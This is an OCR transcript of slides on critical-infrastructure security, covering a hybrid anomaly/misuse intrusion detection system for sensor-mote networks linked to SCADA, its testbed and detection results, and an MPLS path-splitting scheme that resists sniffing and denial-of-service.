


- *Twice* hybrid solution:
  - Distributed and Centralized architecture
  - Anomaly based and Misuse based detection

System Operation in a Nutshell

- Misuse and anomaly based techniques combined in a two-level distributed hierarchy
- IDS local agent raises alarms and builds temporary list of suspects
- Suspected mote is flagged → not eligible as a parent (local reaction)
- IDS Central Agent (CA) filters transients out (consolidates/clears entries in the list: flag cleared after some time if suspects not consolidated over time)
- If attack confirmed, global reaction performed


IDS Local Agent operation



Experimental Testbed

- One local supervisor server connected to a CrossBow IRIS mote network through a CrossBow MIB520 USB programming board
- IRIS mote network node = Iris mote equipped with an Atmega128 processor and an Atmel RF230 (IEEE 802.15.4 compliant) radio transceiver + CrossBow MDA100 sensor board which can measure light and temperature
- SCADA system: legacy RTU manufactured by Elsag Datamat, legacy GLAW SCADA server developed by Elsag Datamat, iFIX RTU, supervisory station running an iFIX SCADA server

Experimental Testbed



Experimental Results

- IDS local agent has small fingerprint

	Krontiris 2009	Krontiris/LIDeA	Hybrid
RAM	583 bytes	808 bytes	734 bytes
ROM	9472 bytes	10046 bytes	3208 bytes

Distributed vs Hybrid fingerprints

- Resilient to routing level attacks
- Centralized decisions
- High detection rates

	Control packets still forwarded by the attacker	Control packets blocked by the attacker
Centralized	94%	< 20%
Hybrid	95-97%	93-96%


Centralized vs Hybrid detection rates

- The detection rate is also comparable with those of distributed solutions (estimated between 90% and 95%)


Protecting Critical Flows: an MPLS-based approach

MPLS splitting to the aid of network resilience


- Automatic reconfiguration of the backbone nodes of a critical infrastructure
- Packets can be split on node-disjoint paths
  - Alleviating "sniffing" issues (an attacker who has compromised a node cannot intercept all packets)
  - Fast rerouting in case of DoS attacks (avoid sending traffic to attacked nodes by disabling the path including the attacked node)
- Developed as a patch to the Linux kernel




Preserving SCADA traffic in the face of Attacks



Testbed design ☺




Design "formalization"



...and the real thing!

Convergence of Physical and Cyber Security

